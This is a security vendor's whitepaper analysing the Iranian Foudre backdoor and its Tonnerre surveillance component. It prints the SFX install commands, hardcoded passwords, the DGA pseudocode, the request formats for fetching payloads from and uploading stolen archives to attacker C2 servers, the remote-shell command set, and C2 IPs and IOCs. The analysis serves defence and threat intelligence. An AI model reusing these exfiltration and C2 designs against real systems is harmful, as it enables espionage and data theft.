WHITEPAPER

Bitdefender

Security

Iranian APT Makes a Comeback with "Thunder and Lightning" Backdoor and Espionage Combo

www.bitdefender.com

Contents

Author:

Gheorghe Adrian Schipor – Security Researcher

Rickey Gevers – Senior Threat Researcher

Coordinator:

Cristina Vatamanu - Senior Team Lead, Cyber Threat Intelligence Lab

Executive Summary

Bitdefender researchers recently investigated the decade-old Foudre (French for “lightning”) APT that now uses a new component named “Tonnerre” (French for “thunder”). First investigated in May 2016, the Foudre malware is allegedly of Iranian origin and traditionally targets both government and the private sector.

Our investigation also revealed that the C&C infrastructure is still active and that there are victims phoning back home. It’s safe to speculate that this particular Iranian APT is still operational despite flying under the radar in recent years.

The investigation started from a sample submitted for analysis to our researchers . Once unpacked, the archive contained both a document and a binary, both installing a backdoor into the compromised machine. Since the backdoor is designed to work on x86 and x64 Windows machines, threat actors were likely betting that victims would download and open the archive.

Apart from some improvements in the Foudre backdoor involving C&C communication and forensic investigation resilience tactics, the APT group also used a second-stage payload named Tonnerre. This second component has several functionalities, ranging from persistence to data exfiltration. This could allow attackers to take screenshots, collect recent files and documents with specific extensions, and even record audio using the system’s microphone before uploading that data to the attacker-controlled C&C.

In this recent investigation, Bitdefender security researchers focused on dissecting the malicious payloads and investigating their capabilities.

Key Findings:

- Decade-old Iranian APT still has active C&C infrastructure
- New C&C communication capabilities for “Foudre” APT malware
- “Tonnerre” component used for persistence, surveillance and data exfiltration
- New TLDs for Tonnerre C&C infrastructure

Analyzing Foudre and Tonnerre

We were able to analyze the content of one of the zip files:

Zip file: `انتظروا الرسائل.zip-9c1982c30c5ac019417072eb6827de07`

It contains 2 files, a Word document and an executable:

انتظروا الرسائل.doc:
`2d459929135993959cacceb0dd81a813`

Program Office2019.exe:
`491786aa4bc9d1f09b9c793b21e80073`

Both the document and the “Program Office2019” executable install the Foudre (version 23) backdoor on the system, so the attacker uses two tactics to trick the victim to install the malware.

2d459929135993959cacceb0dd81a813 – doc analysis

The malicious document contains macros and an embedded rar sfx executable. When opened, the macros will run and will execute the embedded exe.

`d01bcca6255a4f062fc59a014f407532`– rar sfx that contains, among some images:

- `d569de7d83936cb961a949b8bdcfa3f1-“conf3616.dll”`
- `cfee183cf4bbe22ecbdf0d73ff16e0fb-“d530”`

"conf3616.dll" is a dll responsible for installing the Foudre backdoor ("d530"). It is similar to the one described by Tencent in a blog post from November 2020 (https://cloud.tencent.com/developer/article/1738806). The rar sfx exe executes the installer dll like this:

```
Silent=1
Overwrite=2
Update=U
Path=%temp%\tmp5699
Setup=rundll32.exe conf3616.dll f8755 d530
```

491786aa4bc9d1f09b9c793b21e80073 (Program Office2019.exe) analysis

The sample is a RAR SFX self-extracting installer that contains 2 dlls and a jpg:

- `827626def03076264c7948d47452e725`– "conf3803.dll"
- `cfee183cf4bbe22ecbdf0d73ff16e0fb`– "d288"
- `4bcdc131621953f3c0a58fe0e0c812f6`- "Digi-Swirls.jpg"

This rar sfx exe is similar to the one in the document. Its role is to install the Foudre backdoor on the system using the installer dll:

```
Silent=1
Overwrite=2
Update=U
Path=%temp%\tmp764
Setup=rundll32.exe conf3803.dll f8755 d288
```

Both the document and the executable installs the same variant of Foudre version 23: `cfee183cf4bbe22ecbdf0d73ff16e0fb`.

cfee183cf4bbe22ecbdf0d73ff16e0fb – Foudre version 23

The sample is very similar to versions 21/22 described in Tencent's blog post, sharing the same domain generating algorithm (DGA). As mentioned by Tencent, the Foudre backdoor records keystrokes and sends keylogs to the C2, but also downloads the next stage, which is deployed to high-value victims.

175bd76c33491d6b97731c8755ade093: Foudre's next stage - Tonnere

The next stage downloaded by Foudre seems to be a variant of Infy M described by Palo Alto in 2016 (https://unit42.paloaltonetworks.com/prince-of-persia-infy-malware-active-in-decade-of-targeted-attacks/). As they said, this variant of Infy is sent only to high-value victims.

Even if they share many functionalities, this sample has a DGA, similar to the Foudre variant of Infy found by Palo Alto in 2017. Also similar to the Foudre backdoor, we observed that the malware creates a window named "tonnere," so it's safe to name the malware Tonnere.

The analyzed sample is Tonnere v11. This malware seems to have been used since 2017, as we found a Tonnere v1 sample that has the compilation timestamp 2017-01-04 15:38:26. The compilation timestamp for v11 we analyzed is 2019-06-20 16:51:34.

Detailed analysis

The malware is a rar sfx password-protected exe, downloaded and executed by the initial Foudre backdoor. The password ("RBA4b5a98Q") is hardcoded in the Foudre backdoor and sent as a command line parameter when it executes Tonnere. The command line also contains the "/set" parameter, telling Tonnere to add persistence. The rar archive contains an executable and a certificate used to validate the CNC's responses.

dedbec01f4d61c65b24425b6039038f2 – Tonnere v11

The exe found in the archive is a Delphi executable that has 5 graphical forms, each one with a specific functionality:

- Form 1: Deals with persistence and initialization of the malware
- Form 2: Its role is to communicate with the cnc and collect files from different directories

- Form 3: Implements a ftp client that receives commands from the ftp server and executes them
- Form 4: Seems to not be used, its functionality being implemented in Form2
- Form 5: The role of this form is to record audio using the system's microphone, but this functionality seems to be disabled by default

Each of these forms will be described below.

Form1:

This form initializes various strings used by the malware and parses the command line and adds persistence, depending on the parameters

- The malware can receive 2 possible parameters:
    - /set<crc>: it installs the malware in `programdata/Synaptics/<random>`and executes it with the -ex parameter
        - Persistence: Scheduled Task; in case it can't add a scheduled task, as backup it adds a registers run key
        - It also receives a crc code as a parameters; It gets the machine GUID (`SOFTWARE\Microsoft\Cryptography\MachineGuid`), it applies a CRC32s hash on it and compares the crc with the one provided as parameter; If it doesn't match, it stops execution
        - Generates a random directory `in %programdata%/Synaptics/<random>`
        - Saves the random directory name in registers, in HKEY_CURRENT_USER, L"Software\\temp", L"tran1"; it also adds the string "TNIV33M" in the global atom table to know that the malware was installed; on further runs, it will check for "TNIV33M" and if found, will get the directory name from the registers
        - Copies itself as "helper.exe" and the public.cer in that directory
        - Runs the exe using the "-ex" command line parameters
    - -ex <crc>: executes the malware
        - It checks for the crc to match and also checks if the malware runs from a path that contains "synaptics" (lower case)
        - Inits strings used by the malware

Form2:

- The role of this form is to make screenshots, collect various files and communicate with the cnc
- There are 2 main functions: Init, Timer
- The initialization function:
    - Sets a timer for the (Timer) function that collects files (detailed below) and communicates with the cnc
    - Creates the base folder for the collected files:
        - %programdata%/Synaptics/G directory if "`dfserv.exe`" is not found running on the system (`dfserv.exe`seems to be a component of Deep Freeze software)
        - "`D:\dfserv\`"or "`E:\dfserv`" if "`dfserv.exe`" is found running on the system and such a fixed drive exists
    - 5 other folders are created in the base folder:
        - S - used to store the screenshots
        - R - used to store the files found in `%AppData%\Microsoft\Windows\Recent\`
        - F - seems to be used to store files collected from system's drives, but that functionality seems to be disabled
        - H - used to store various collected files (described below)
        - V - used to store microphone recordings
    - Creates a file "`clist.dat`" that keeps the list of the collected files; the file locations is as follows:
        - `%programdata%`if "`dfserv.exe`" is not running
        - "`D:\dfserv\`"or "`E:\dfserv`"if "`dfserv.exe`" is found running on the system and such a fixed drive exists

- Creates a password used to compress the collected files:
    - If "`public.cer`" can be found in the malware folder, the archive password is random and is encrypted with the public key
    - Else, a hardcoded password is used: "`1v-kQCh5eiBiSzKyE_HCQ`"
- The Init function also creates a function that monitors for new/modified files in `%AppData%\Microsoft\Windows\Recent\`
    - The collected files are archived and the archive is saved in the "R" folder
    - It collects files of sizes between 1 byte and 8mb
- Clarification:
    - Before being saved in its corresponding folder (as detailed above), each file is compressed with FlexCompress (.fxc format) and the archive is password protected;
    - At the end of each archive is appended the following hex encoded data:
        - `<encypted_archive_password>` or ("Error" if the default hardcoded password was used)
        - `<computer_name>`
        - `<username>`
        - `<malware_version>`
        - `<main_folder>`-- hardcoded to "fdir1"
        - `<MachineGuid>`-- from `SOFTWARE\Microsoft\Cryptography\MachineGuid`
        - `<filepath>`
    - There is one archive for one file, each file is compressed individually and the above data is appended to the archive
- The timer function:
    - Collects files measuring between 1 byte and 8mb from the current user's:
        - Documents folder
        - Desktop folder
        - Download folder
        - Contacts folder
        - Pictures folder
        - Logical drives (DRIVE_FIXED, DRIVE_RAMDISK, DRIVE_REMOVABLE, DRIVE_REMOTE) -
            - It looks only in these folders:
                - `$recycle.bin`
                - `documents and settings`
                - `msocache`
                - `program files`
                - `program files (x86)`
                - `programdata`
                - `recovery`
                - `system volume information`
                - `users`
                - `windows`
                - `boot`
                - `inetpub`
                - `i386`
                - `appdata`
                - `temporary internet files`
                - `appdata\local\microsoft`
                - `$windows.~bt`
                - `d877f783d5d3ef8c`
                - `all users`
                - `wp-content\uploads`
        - Network drives

        - It looks only in same folders as for logical drives
    - Mentions:
        - It only collect files with the following extensions: `.doc, .docx, .xls, .xlsx, .xlr, .pps, .ppt, .pptx, .mdb, .accdb, .db, .dbf, .sql, .jpg, .jpeg, .psd, .tif, .png, .txt, .text, .rtf, .odt, .htm, .html, .pdf, .wps, .one, .contact, .csv, .nbu, .vcf, .pst, .msg, .ost, .zip, .rar, .7z, .zipx, .pgp, .tc, .vhd, .p12, .crt, .pem, .key, .pfx, .asc, .cer, .p7b, .sst`
        - "**d877f783d5d3ef8c**" is a directory used by Telegram
- The files collected are archived (one archive per file) and the archives are saved in the "H" folder
- The "clist.dat" file mentioned previously keeps information about the collected files
    - Each line has this format:

```
<crc32(filename)>-<filesize>-<timestamp_of_last_write_time>
```

    - The malware ensures that a file is exfiltrated only once using this file; if a file metadata (like above) already appears in "clist.dat", the file is skipped
- The timer function is also responsible for communicating with the CNC, starting a thread that:
    - Makes some dummy requests to http://www.msn.com to check if the system is connected to the internet and a proxy is used
    - Then, a DGA is used to get a responsive cnc; the DGA is similar to the Foudre's DGA, but it uses other TLDs:

```
<base_url> = hex(crc("NITV1" + year + week_number))
firstCNC = <base_url>.site

if firstCNC is not responding:
        <lbd> = make request to https://www.france24.com/en/rss and get the last build
        date (<lastBuildDate>) -- usually is the date of current day
        <base_str> = "NITV1" + <lbd>.year + <lbd>.month + <lbd>.current_week
        <base_url> = hex(crc32(<base_str>))
        cnc = <base_url>.site

        if cnc is not responding:

                for i = 1, i <= 100; i++:
                        <base_url> = hex(crc(<base_str> + str(i)))
                        if any of <base_url>.site, <base_url>.win, <base_url>.com is re
                        sponding, then that it will be used as cnc

        If none of above cncs responded:
                <base_url> = md5(GET http://www.breakingnews.com/feeds/rss)
                if <base_url>.host is not responding:
                        <base_url> = md5(GET http://www.platts.com/rssfeeddetail/metals)
                        check if <base_url>.com is responding
```

- A GET request is made to http://<cnc>//2016/?c=<computer_name>&u=<username>&v=<malware_version>&f=<base_folder>&mi=<machine_guid>&t=<time_string> in order to download the next stage
    - <time_string> has this format: "<year>-<month>-<day>--<hour>-<minute>-<second>"
    - The file is downloaded in `%temp%/fttemp01.tmp`
- A GET request is made to http://<cnc>//2017/?c=<computer_name>&u=<username>&v=<malware_version>&f=<base_folder>&mi=<machine_guid>&t=<time_string> to download a signature used to verify the fresh downloaded next stage
    - The file is downloaded in `%temp%/ftsdci32.tmp`
- All requests are using the following user agent: `"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36" "2.187.193.169" "2.187.193.169"`
- Validates the next stage exe using the signature file and runs it with the following arguments:
    - `-sp/set -pTtckjcAa54cE`
- Then it uploads each collected archive measuring at least 100 bytes and maximum 8mb to the cnc:
    - A POST request is made to http://<cnc>/blog/?<time_string> with the following body :

    - `c=<computer_name>&u=<username>&v=<malware_version>&f=<base_folder>&txt=<base64(archive_content)>&e=EOF`
- The timer function also makes screenshots and saves them in %temp%:
  - The screenshot file names have this format:
    - `"psf<year>-<month>-<day>--<hour>-<minutes>-<seconds>.tmp"`
  - The screenshots are collected, archived and the archives are saved in the "S" folder

Form 3: ftp client with the role of communicating with the cnc

- Init
  - Creates a ftp client with username <`currentUsername`> and password `tpass14A43`
- Timer:
  - Calls a function that tries to get a ftp address from the cnc:
    - Makes a GET request to http://<cnc>/f/?c=<computer_name>&mi=<machine_guid>&t=<time_string>&d=<year_day> in order to receive the address of a ftp server
    - The resulting file is saved in `%temp%/rfttest1.tmp`
    - "d" query parameter has this format:
      `<year><day_number>`
      - Where `<day_number>` represents how many days passed since the beginning of the year
    - If the address is not "127.0.0.1", the malware connects to the ftp server
- To get a command, the ftp client use the Quote ftp method; the result of a command (success/fail) is sent using SetLocalFileName with the appropriate value before making the Quote call
- The server responds with a string in this format
  `"500 ?MY<command>"`
- The following commands can be sent by the server:

  `MYIDLE`- do nothing
  `MYSYSINFO`- uploads systems info to the ftp server
  `MYDIR`- dir command
  `MYPUT`- downloads a file from the ftp server
  `MYGET`- uploads a file to the ftp server
  `MYZIPGET`- uploads a file as zip it to the ftp server
  `MYDELETE`- deletes a file
  `MYRENAME`- renames a file
  `MYRUN` - executes a files
  `MYENDTASK`- terminates a process
  `MYZIP`- zips a file
  `MYSHELL`- remote shell
- The only command not seen in the Infy M malware described by Palo Alto in 2016 is `MYSYSINFO`:
  - This commands gets the list of antivirus products, firewall products, running processes, network adapters and uploads it to the ftp server

Form 4:

- This form was not used in the Infy M described by Palo Alto , but its role seems to be to collect files from the logical drives and store (archived as above) them in the "F" folder
- This functionality is already present in Form2

Form 5: records audio using the system's microphone

- Initialization function:
  - Creates a folder named "`lame`" in the same directory where "`clist.dat`" can be found (`%programdata% or "dfserv" --` see above)

    - Creates a file named "vc.dat" in the "lame" folder that stores instructions for audio recording, including minimum volume level, minimum active time and a command line to convert from waw to mp3: "lame.exe -b 8 -m m rvfrtc8.tmp fcvd10v.tmp"
    - The recording is stored in the same folder in a file named "tvfn.tmp"
    - The function starts the audio recording only if the first line of the "vc.dat" file is "active"; however, the first line of "vc.dat" that the malware drops is "Off", so it seems that this functionality is not enabled by default and may be enabled using commands received from the cnc

- Timer1 function:
  - When the file size exceeds 5mb, the audio recording is paused, the file is renamed and converted to mp3 and in the end the audio recording is resumed:
    - The "tvfn.tmp"waw file is renamed into "rvfrtc8.tmp" then converted to mp3 using the command from "vc.dat" (see above); the resulted mp3 file is named "fcvd10v.tmp"
- Timer2 function:
  - The role of this function is to collect the mp3 file to be exfiltrated
  - The mp3 file is archived (like described above.) and the archive is saved in the "V" folder
  - In the end, the mp3 file "fcvd10v.tmp"and the waw file "rvfrtc8.tmp"are deleted

Command and Control servers for Tonnerre and Foudre

Tonnere uses the TLDs "site", "win" and "com".

The different Foudre versions sometimes use different TLD combinations consisting of: "space,"net","top","dynu.net", "info", "website" and "host". With this information we were able to locate the following historical and currently active command and control servers.


IP Address	Malware
185.203.116.111	Tonnerre
85.217.171.149	Tonnerre
185.141.61.37	Tonnerre
93.115.22.216	Tonnerre
185.56.137.138	Foudre
172.96.184.191	Foudre
198.252.96.160	Foudre

Tonnerre sinkhole victims

Knowing the Tonnerre's DGA, we could sinkhole a C2 and find new victims. More precisely, we sinkholed the domain between 25-31 January: 4f04b918[.]site, where 4f04b918 is the CRC32 for "NITV1202114".We found 79 IPs v4 and 43 IPs v6 that show normal malware traffic behavior, making the initial request to check if the C2 is responsive using the user agent hardcoded in the Tonnerre v11 sample.

As the request that checks if a C2 is valid doesn't contain information that could uniquely identify a victim, we can't accurately estimate the number of victims: the victims could have changed several times during the sinkhole period.

Below you can see a heat map of these IPs:



IOCs

28e2c4d6e8194e299c62ed757ddf33e9 – initial zip

2d459929135993959cacceb0dd81a813 – malicious document

cfee183cf4bbe22ecbdf0d73ff16e0fb – Foudre version 23

827626def03076264c7948d47452e725 – installer dll

d569de7d83936cb961a949b8bdcfa3f1 – installer dll

491786aa4bc9d1f09b9c793b21e80073 – Foudre sfx

d01bcca6255a4f062fc59a014f407532 – Foudre sfx

175bd76c33491d6b97731c8755ade093 – Tonnerre sfx

956b805669e167a3327d089d7f9c37f8 – Tonnerre version 1

dedbec01f4d61c65b24425b6039038f2 – Tonnerre version 11

Mitre Matrix TTPs

Initial Access	Spearphishing Attachment (T1566.001)						
Execution	User Execution: Malicious File (T1204.002)	Command and Scripting Interpreter: Visual Basic (T1059)	Native API (T1106)				
Persistence	Scheduled Task/Job (T1053.002)	Registry Run Keys / Startup Folder (T1547.001)					
Defense Evasion	Masquerading (T1036)	Obfuscated Files or Information (T1027)					
Discovery	File and Directory Discovery (T1083)	Network Share Discovery (T1083)	Process Discovery (T1057)	System Information Discovery (T1082)	System Time Discovery (T1124)		
Collection	Archive Collected Data (T1560)	Audio Capture (T1123)	Clipboard Data (T1115)	Screen Capture (T1113)	Data from Local System (T1005)	Data from Network Shared Drive (T1039)	Data Staged (T1074)
Command And Control	Web Protocols (T1071.001)	Domain Generation Algorithms (T1568.002)	Fallback Channels (T1008)				
Exfiltration	Exfiltration Over C2 Channel (T1041)	Automated Exfiltration (T1020)					

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal.**

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS

CRN AV-TEST AV Gartner 451 Research FORRESTER IDC GLOBAL

TECHNOLOGY ALLIANCES

Microsoft NUTANIX aws Pivotal Cloud Foundry CITRIX

Bitdefender®

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES
USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA
Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS
Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win — a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.